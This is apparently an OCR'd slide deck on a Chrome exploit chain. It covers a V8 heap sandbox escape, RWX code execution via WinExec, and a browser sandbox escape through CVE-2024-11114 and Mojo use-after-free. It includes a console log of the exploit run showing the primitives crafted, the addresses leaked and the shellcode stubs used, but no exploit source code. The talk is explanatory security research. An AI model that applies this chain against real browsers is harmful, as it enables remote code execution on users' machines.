
2. Heap sandbox escape

Code execution: hunt the egg to RWX



2. Heap sandbox escape


Code execution: hunt the egg to RWX



2. Heap sandbox escape

Code execution: RCE in v8

```
C:\Users\Administrator\Documents\Exploit>d8.exe.lnk main.js
[i] Current log level: 5
[i] Loading utils/utils.js
[i] Loading utils/symbols.js
[i] Loading utils/wasm-module-builder.js
[i] Loading vulns/memcor/CVE-2025-0291.js
        [+] Successfully achieved memory corruption using CVE-2025-0291
[i] Loading v8/cage.js
        [i] Crafting sbxMemory dataview & stage 2 primitives
                [+] Found kHeapNumberMap: 0x56d
                [+] Found float array headers: 0x7750018d145
                [+] Successfully crafted sbxMemory dataview
                [+] Successfully bootstrapped stage 2 addrOf() & fakeObj() primitives
[i] Loading v8/helpers.js
[i] Loading vulns/v8sbx/379140430.js
                [+] Found object with pattern 0x0x14f5,0x21b6b9,0x2 at 0x21be05 in V8 sandboxed heap
        [+] Leaked an address in the trusted cage: 0xc40004c499
                [+] Found object with pattern 0x0x14f5,0x3965e9,0x2 at 0x396a81 in V8 sandboxed heap
        [+] Successfully escaped the V8 sandbox using issue 379140430
[i] Loading rwx/memory.js
[i] Loading rwx/helpers/trusted-rwx.js
                [i] Trusted cage leak: TRUSTED_CAGE_BASE=0xc400000000, TRUSTED_CAGE_SAFE_START=0xc400040000, TRUSTED_CAGE_SAFE_END=0xc400080000
        [+] Leaked RWX memory page at 0x236185f1000 and SANDBOX_BASE=0x30000000000
[i] Loading rwx/shellcodes.js
        [i] Loading shellcodes
                                [+] Retrieved a RWX stub for 2 args at 0x23618601000
                                [+] Retrieved a RWX stub for 3 args at 0x23618e11000
                                [+] Retrieved a RWX stub for 2 args at 0x23618601000
[i] Loading vulns/implant.js
                                [+] Stored 26 bytes of data at 0x30100000180
                        [+] Module 'KERNEL32.DLL' is at 0x7fffcd6a0000
                                [+] Stored 8 bytes of data at 0x30100000200
                        [+] Export 'WinExec' is at 0x1280
                                [+] Stored 5 bytes of data at 0x30100000280
                        [i] Calling native function: 0x7fffcd6a1280(0x30100000280,0x0)
                                [+] Retrieved a RWX stub for 3 args at 0x23618e11000
[+] Successfully cleaned sbxMemory
[i] Exploit chain done, exit cleanly
```



3. Browser sandbox escape


Browser sandbox design

Evade the sandbox

Exploit demo

3. Browser sandbox escape

Browser sandbox design: overview



Medium Integrity

Medium Integrity

Low Integrity


Untrusted Integrity

Untrusted Integrity
+ restrictive Job object
+ alternate desktop
+ Win32k.sys lockdown
+ font loading disabled
…

3. Browser sandbox escape

Browser sandbox design: attack surface


- We can still run a shellcode… but can’t do much with it



3. Browser sandbox escape

Browser sandbox design: attack surface

- We can still run a shellcode… but can't do much with it




- But we can:
  - Fingerprint the target (loaded DLLs' build numbers, CPUID…)
  - Run internal renderer's functions, enable MojoJS…
  - Interact with the browser process through Mojo
  - Interact with the OS through some features (syscalls, RPC…)

3. Browser sandbox escape

Browser sandbox design: attack surface

- We can still run a shellcode… but can't do much with it




- But we can:
  - Fingerprint the target (loaded DLLs' build numbers, CPUID…)
  - Run internal renderer's functions, enable MojoJS…
  - Interact with the browser process through Mojo ➡ **Use After Free**
  - Interact with the OS through some features (syscalls, RPC…)

3. Browser sandbox escape

Browser sandbox design: attack surface

- We can still run a shellcode… but can't do much with it



- But we can:
  - Fingerprint the target (loaded DLLs' build numbers, CPUID…)
  - Run internal renderer's functions, enable MojoJS…
  - Interact with the browser process through Mojo
  - Interact with the OS through some features (syscalls, RPC…)

MiraclePtr

Use After Free

3. Browser sandbox escape


Evade the sandbox: CVE-2024-11114

→ “Compromised renderer can control your mouse and escape sbx”

3. Browser sandbox escape

Evade the sandbox: CVE-2024-11114


→ "Compromised renderer can control your mouse and escape sbx"



3. Browser sandbox escape


Evade the sandbox: CVE-2024-11114

→ "Compromised renderer can control your mouse and escape sbx"



3. Browser sandbox escape

Evade the sandbox: drag & click!



"**NtRaiseHardError** is easy way to display message in *GUI* without loading *Win32 API* libraries."

